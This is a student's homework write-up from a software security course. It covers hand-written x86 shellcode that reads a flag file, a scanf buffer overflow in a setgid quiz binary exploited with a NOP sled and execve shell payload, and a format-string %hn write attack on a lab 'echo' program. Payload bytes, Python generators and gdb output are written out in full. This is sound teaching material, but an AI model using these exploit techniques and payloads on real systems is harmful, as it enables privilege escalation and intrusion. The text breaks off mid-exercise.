Homework 3

Problem 1

```
; To compile it I used nasm -f elf32 [filename]
; ld -melf_i386 -o [filename] [filename].o
; at the beginning I used some mov eax, 0x05 instruction, but since I used this as a shellcode I had to
; change those instruction for mov al, 0x05, because if I didn't do that, I would have had some
; x00 bytes.

section .text

global _start

_start:
    xor ecx, ecx ; we are putting ecx to 0
    mul ecx

open:
    mov al, 0x05 ; 5 is the sys_open call
    push ecx ; ecx is the second parameter of the function
    push 0x7478742e ; txt. in hex
    push 0x67616c66 ; galf in hex
    mov ebx, esp ; putting the address of the stack in ebx so it points to the pathname string
    int 0x80 ; syscall

; at this point we have the file descriptor in eax

read:

    xchg eax, ebx ; exchange data between ebx and eax
; eax get the address of the pathname
; ebx get the file descriptor
    mov esi, ebx ; we put the file descriptor in esi for the close syscall
    xchg eax, ecx ; exchange data between ecx and eax
; ecx get the address of the pathname
; eax get 0
    mov al, 0x03 ; 3 is the sys_read call
; sys_read take the file descriptor on ebx
; the buffer on ecx
; the bytes to read on edx
    mov dl, 0x40 ; we want to read maximum 64 bytes
    int 0x80 ; syscall
; at this point in eax, you have the number of bytes you read
```

write:


```
    mov edx, eax ; you put the value of eax in edx, and the value of edx in eax
    mov bl, 0x01 ; File descriptor 1 is the standard output, it is in ebx
    mov al, 0x04 ; 4 is the sys_write call
    int 0x80 ; syscall
```

close:

```
    xchg esi, ebx ; we put the file descriptor in ebx
    mov al, 0x05 ; 5 is the sys_close call
    int 0x80 ; syscall
```

exit:

```
    xor eax, eax
    mov al, 0x01 ; 1 is the sys_exit call
    int 0x80 ; syscall
```




```
vagrant@cs492e:~/homework3/prob2$ cat flag.txt
I am a flag
vagrant@cs492e:~/homework3/prob2$ ./read_flag
I am a flag
```

Problem 2


a) Question a

To create a hard to guess folder name, I did a small script on my own environment, I used md5 sum to hash a string. So I can do it in the machine and then copy/paste it to access the machine easily.




```
echo "Softsec" | md5sum
```

And the output is my folder name :



```
5c5199ed858b97c31ef846825cbeed31
```


In the quiz machine :



```
quiz@cs492e:/tmp/5c5199ed858b97c31ef846825cbeed31$
```

Since the md5sum is a hash function, we know that even though you can get the value of the hash, it is really hard and nearly impossible to retrieve the original value.

b) Question b




```
quiz@cs492e:~$ ls -l
total 20
-r--r----- 1 root quiz-flag   926 Apr  5 17:56 flag.txt
-rwxr-sr-x 1 root quiz-flag 15424 Mar 20 15:47 quiz
```

The meaning of ‘s’ shown in group permission is for « group + s »

If it is set on a file, it will allow the file to be executed as the group that owns the file. It replace the x that would normally indicate execute privileges for the group.

When a file has the SUID bit set, a user can execute the file with the same permissions as its owner.

c) Question c



```
-r--r----- 1 root quiz-flag   926 Apr  5 17:56 flag.txt
```

The owner group of the text file is « quiz-flag », and this group has a read permission on the text file.

But we can also see that quiz as the ‘s’ permission for the group so if we execute the program, we should have the same permissions as the owner of the file (in our case “quiz-flag”) and then be able to read the content of the file flag.txt if we manage to exploit correctly the quiz file.

d) Question d

We will know reverse engineer the answer function from the quiz binary file:

```
void answer(void)
{
    int Test_input_str_answer;
    char Input_string [32];
    int Iterator;

    /* Scanf function works by reading input from the standard input stream
and then
    scans the content of "format" for any format specifiers, trying to match
the two */

    __isoc99_scanf(&"%s",Input_string);
    /* We iterate through the whole input string and convert and we are
modifying
    the input string into an int and then put them back in the string as
character */
    for (Iterator = 0; Input_string[Iterator] != '\0'; Iterator = Iterator +
1) {
        // For every character from the input string we are putting it to
lowercase, so
        // even if the user missed his input, he could still managed to get
the right answer
        // like if he entered Confidentiality instead of confidentiality
        Test_input_str_answer = tolower((int)Input_string[Iterator]);
        printf("Test_input = %s", Test_input_str_answer);
        Input_string[Iterator] = (char)Test_input_str_answer;
    }
    /* We are comparing the input string and the actual answer "Confidentialy"
*/
    Test_input_str_answer = strcmp("confidentiality",Input_string);
    /* We test the return value of the strcmp function */
    if (Test_input_str_answer == 0) {
        /* The input string was the right answer */
        puts("Correct!");
    }
    else {
        /* The input string is wrong, it is not the right answer */
        puts("Wrong! You\'d better study harder.");
    }
    return;
}
```

e) Question e

The vulnerability in the answer function is located at the: « *__isoc99__scanf(&'%s', Input_string)* » call. Indeed, we have got the Input_string as a 32 characters long buffer but scanf is not checking the length of the input string. So, the user can enter a string longer than 31 characters long (+1 for the null terminator), he will be able to overflow the buffer and break the program.

So, what we can do, it that we can try some a buffer overflow exploit to gain more access and privileges on the machine we are working on.

f) Question f

The function to lower at address 0x080491d4 is used to make sure that if the User type like Confidentiality instead of confidentiality, the answer will still be accepted. This way the program is more flexible, the user could have forgotten to switch off the CAPS LOCK key and still get it right.


But it also causes something else, we cannot overwrite the return address to the start of the buffer because if we do that, some part of our shellcode will be changed because of this tolower function, indeed in the man page of the function, it is written, that if the input c is neither an unsigned char value nor EOF, the behavior of the function is undefined.

Hence, some part of our shellcode will be modified and then, it won't work as planned it is a sort of protection.

g) Question g

So, the vulnerability is in the *scanf* function, we can try to make a buffer overflow by typing a special string as input which will call a shellcode that will give us access to the shell or just to read the flag.txt file which is at the directory /home/quiz/flag.txt.

To trigger this problem, I made a string of 40 A's and for the return address, I put 0x8049210 inside the IF condition when you have got the correct answer. This gave me:



```
quiz@cs492e:/tmp/5c5199ed858b97c31ef846825cbeed31$ echo -en "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x10\x92\x04\x08" > correct.txt
quiz@cs492e:/tmp/5c5199ed858b97c31ef846825cbeed31$ ./quiz < correct.txt
What does C stands for in the CIA triad?
Wrong! You'd better study harder.
Correct!
```

We managed to overflow the buffer and get a "Correct!" printed out even though what we entered is not the right answer.


h) Question h

INFORMATION: The address that are used in the file may not always work, I am saying that because sometimes, when I reconnect to the machine and I launch gdb /home/quiz/quiz and I unset env LINES and COLUMNS and set _=/home/quiz/quiz, I have different value for the EIP at the ret instructions of the answer functions. Thus, I must change the return address accordingly.

We will now exploit the program and try to read the flag.

What we want to do is to overflow the buffer with our Input_String in order to modify the return value of the function, to put it somewhere where we have our malicious code.


When the buffer is not overflowed, the saved eip (return address) is set to 0x804923c. It is the next instruction in the main.



```
What does C stands for in the CIA triad?
confidentiality
Correct!

Breakpoint 1, 0x0804922d in answer ()
(gdb) info frame
Stack level 0, frame at 0xffffdb98:
 eip = 0x804922d in answer; saved eip = 0x804923c
 called by frame at 0xffffdba0
 Arglist at 0xffffdb90, args:
 Locals at 0xffffdb90, Previous frame's sp is 0xffffdb98
 Saved registers:
  ebp at 0xffffdb90, eip at 0xffffdb94
```

If we put a long list of A, we have got for saved eip = 0x41414141 and 41 is A in hex, which means we managed to overflow the buffer and we changed the return address.




```
(gdb) info frame
Stack level 0, frame at 0xffffdc28:
 eip = 0x804922e in answer; saved eip = 0x41414141
 called by frame at 0xffffdc2c
 Arglist at 0x41414141, args:
 Locals at 0x41414141, Previous frame's sp is 0xffffdc28
 Saved registers:
  eip at 0xffffdc24
```

The instruction that we should look at is the instruction at 0x0804922d (leave) or at 0x804922e (ret) which mean we are leaving the function and we will go back to the main function at the address that is supposed to be located on the stack above the buffer size. As you can see on the screen above, we managed to modify the saved EIP value which is now 0x41414141.


At this point, we know that when we will call the leave instruction, EIP is at 0xffffdc24.

Now we are searching what is the start address of the buffer, to do that in gdb, when we disassemble the answer function, we have got those 2 lines.




```
 0x080491ab <+6>:     lea    eax,[ebp-0x24]
 0x080491ae <+9>:     push   eax
```

If we create a breakpoint a 0x80491ae and we inspect the value of eax, we will be able to find out the start address of the buffer.



```
(gdb) i r eax
eax            0xffffdbfc          -9220
```

So, we know that the buffer starts at 0xffffdbfc, to be sure, I am sending a bunch of A's in the function and when I use x/100bx 0xffffdbfc, we can see our A in hex.




```
0xffffdbfc:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffdc04:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffdc0c:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffdc14:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
```

But the thing is that I inputed A (x41) and in the buffer I got a (x61) if I break before the ret address. So if I put my shellcode at the buffer, some bytes will change.

This is due to the "tolower" function. In the man page of the function, it is written, that if the input c is neither an unsigned char value nor EOF, the behavior of the function is undefined, that's why some values have changed.

So, I changed my strategy, instead of returning to the buffer, I am going to put my shellcode at eip+4 and then put a NOP SLED and my shellcode to see if it works.

I used this python script to create a payload which will create a trap to see if where I am jumping is able to do some code execution.



```python
import struct

padding = "A"*40
eip = struct.pack("I", 0xffffdc28)
nopslide = "\x90"*40
shellcode = "\xCC"*4

print padding+eip+nopslide+shellcode
```


In gdb, I unset env LINES and COLUMNS.

I set env _=/home/quiz/quiz

Breakpoint at 0x80491ae to get the start of the buffer but it is not important for us since we are redirecting elsewhere since we have issues in the buffer because of the tolower function.


Breakpoint at 0x804922e at the ret instruction to get the eip, because we want to jump at eip+4, we found eip = 0xffffdc24, so we will jump at 0xffffdc28.

First, I will just try to setup a trap and see if I can get it in gdb and outside of gdb.



```
quiz@cs492e:/tmp/5c5199ed858b97c31ef846825cbeed31$ python trap.py | /home/quiz/quiz
What does C stands for in the CIA triad?
Wrong! You'd better study harder.
Trace/breakpoint trap
```

Got it outside of GDB and in GDB.



```
(gdb) r < trap
Starting program: /home/quiz/quiz < trap
What does C stands for in the CIA triad?
Wrong! You'd better study harder.

Program received signal SIGTRAP, Trace/breakpoint trap.
0xffffdc51 in ?? ()
```

Now I will try with an execve shellcode:


“\x31\xc9\xf7\xe1\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xb0\x0b\xcd\x80”

But the problem in our shellcode is that we have 0b in our shellcode and scanf doesn’t handle that. So, we can replace “\xb0\x0b” by “\xb0\x08\x40\x40\x40”

“\x31\xc9\xf7\xe1\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xb0\x08\x40\x40\x40\xcd\x80”


Same python code as the picture above, just changed the shellcode.

This works inside GDB and outside GDB



```
(gdb) c
Continuing.
process 19181 is executing new program: /usr/bin/dash
```

Outside of GDB, I also managed to spawn a shell but



```
quiz@cs492e:/tmp/5c5199ed858b97c31ef846825cbeed31$ cat exploit - | /home/quiz/quiz
What does C stands for in the CIA triad?
Wrong! You'd better study harder.
whoami
quiz
cat /home/quiz/flag.txt
cat: /home/quiz/flag.txt: Permission denied
```


I also tried to put setuid to 0 and set gid to 0 in a shellcode but still doesn't work so I don't know, maybe my shellcode is not right.

Last try is to do it with the shellcode from part 1 but maybe we will have to modify things since scanf doesn't like some characters.

I used the same python script to create the payload, I just changed the shellcode. And took the one that I get from problem 1.

"\x31\xc9\xf7\xe1\xb0\x05\x51\x68\x2e\x74\x78\x74\x68\x66\x6c\x61\x67\x89\xe3\xcd\x80\x93\x89\xde\x91\xb0\x03\xb2\x40\xcd\x80\x89\xc2\xb3\x01\xb0\x04\xcd\x80\x87\xf3\xb0\x05\xcd\x80\x31\xc0\xb0\x01\xcd\x80"

Let's input that first and see what we get at the address we are redirecting it to.
Inside GDB, when I inspect x/100bx 0xffffdc28 nothing is modified so it looks good.



```
quiz@cs492e:~$ cat /tmp/5c5199ed858b97c31ef846825cbeed31/read_exploit | /home/quiz/quiz
What does C stands for in the CIA triad?
Wrong! You'd better study harder.
Congratulations!
flag{d2491793b3ee5d62}
```

Everytime I open back a new ssh session, sometimes, I have to change the return address, but if I change it, the payload still work.

Since I took the shellcode from part 1, I only have 64 bytes that are printed out so I couldn't get the last problem, I tried to augment the number of bytes to read and to write but it didn't work really well.

i) Question i

Problem 3

a) Question a

The instruction located at 0x804917b is:

- In B2R2 dump ./echo : mov eax, dword ptr [0x804c020]
- In GDB : mov eax, ds : 0x804c020

Indeed, the two tools output different disassembly.

DATA-segment is ds, it is used to show that this instruction is a memory operand.

B2R2 omits this prefix in his output because the brackets [] already show that we will work on the memory and, we also have dword ptr in front.

b) Question b

We will now reverse-engineer the main function and show the correspunding C function.

```
int main(int argc, char *argv[])

{
  int exit_status;
  /*
  We have cmp dword ptr [ebp+0x8], 0x1 and ebp+8 is probably argv[1]
  we are checking if there is a parameter or something in stdin, not sure.
  */
  if (argv[1] < 1) {
    problematic(); // Call to problematic function
    exit_status = 0; // mov eax, 0x0 instruction
  }
  else {
    exit_status = 0xffffffff; //mov eax, 0xffffffff
  }
  return exit_status; // ret instruction
}
```

c) Question c

We will now reverse-engineer the problematic function and show the corresponding C function.


```
void problematic(void)

{
  /*512 for the buffer because we have a sub esp, 0x200 instruction*/
  char str [512];

  /*
   there is a call to fgets at 0x804918d and in the man page of the function
   this function takes 3 arguments, str, the size which is the push 0x1ff
instruction
   and the FILE *stream and at ebp-200 you are in stdin when you inspect the
address
  */
  fgets(str,0x1ff,stdin);
  /*
    fprintf(FILE *stream, const char *format, ...)
    Just before the fprintf call we have push edx, push eax
    And when you try the function, what you type in stdin gets printed in
stdout
  */
  fprintf(stdout,str);
  return;
}
```

d) Question d

The vulnerability is in the printf section of the code, it is a format string exploit vulnerability.



```
vagrant@cs492e:~/homework3/prob3$ echo "AAAA%x.%x" | ./echo
AAAA41414141.252e7825
```


With this input, we were able to get some weird result out of our function, that is something we will have to exploit.

e) Question e

What I did first in gdb is that I tried to get the start address of the buffer so we will be able to put our shellcode here.


So, I disassembled the problematic function and put a breakpoint at 0x804918c because the instruction just above was “lea eax, [ebp – 0x200]”. After this instruction, eax should contain the memory address of the start of the buffer.

When I enter GDB, I unset the lines and columns variable first.



```
(gdb) x/x $eax
0xffffda50:     0xf7fd2241
```

So, our buffer start at address 0xffffda50, just to be sure, I put a breakpoint at the leave instruction at address 0x80491ab and I used this command “x/100bx 0xffffda50” to see if the A that I entered in input would be there and they were here!



```
Breakpoint 1, 0x080491ab in problematic ()
(gdb) x/100bx 0xffffda50
0xffffda50:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffda58:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffda60:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffda68:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffda70:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
```

So, know we know the start address of our buffer so we will have to rewrite the return address of the function to be the start of the buffer where we will put our shellcode.

So, the return address will be at [eax + 0x204] 200 for the buffer and 4 for the old ebp. The return address will be at 0xffffdc54.

Now we will do as the professor showed us in class and exploit that information that we retrieved from GDB.

We need to jump at buff + 8 so 0xffffda50 + 8 is 0xffffda58

Our goal will be to write “0xffffda58” at “0xffffdc54”

I will try to do the infinite loop first.

“\x54\xdc\xff\xff\xeb\xfe\xeb\xfe”

To write da58 at “0xffffdc54” we will need to write da58 – 8 bytes so da50 characters which 55888 in decimal.

“\x54\xdc\xff\xff\xeb\xfe\xeb\xfe%55888d%1\$hn”

Then ffff at “0xffffdc56”

“\x54\xdc\xff\xff\x56\xdc\xff\xff\xeb\xfe\xeb\xfe%55884d%1\$hn%9639d%2\$hn”

Ffff-da58 because we have written da58 characters to the string so far.

And look like it works

Inside GDB, the program does not return.

We have to make the environment in GDB match the one outside of GDB, GDB add lines and columns value, so we have to change that.

Unset env LINES


Unset env COLUMNS

The _=usr/bin/gdb was made by the loader, we have to change it to be echo

Set env _=/home/echo/echo

We will now run the program to find the address of the buffer.

So we are putting a breakpoint at address : 0x804918c, because at this point, eax will have the address of the buffer.



```
Breakpoint 1, 0x0804918c in problematic ()
(gdb) i r eax
eax            0xffffda50          -9648
```

So 0xffffda50 is the address of the buffer.

We need to jump at buff + 8 so 0xffffda50 + 8 is 0xffffda58

Our goal will be to write “0xffffda58” at “0xffffdc54”

For the shellcode

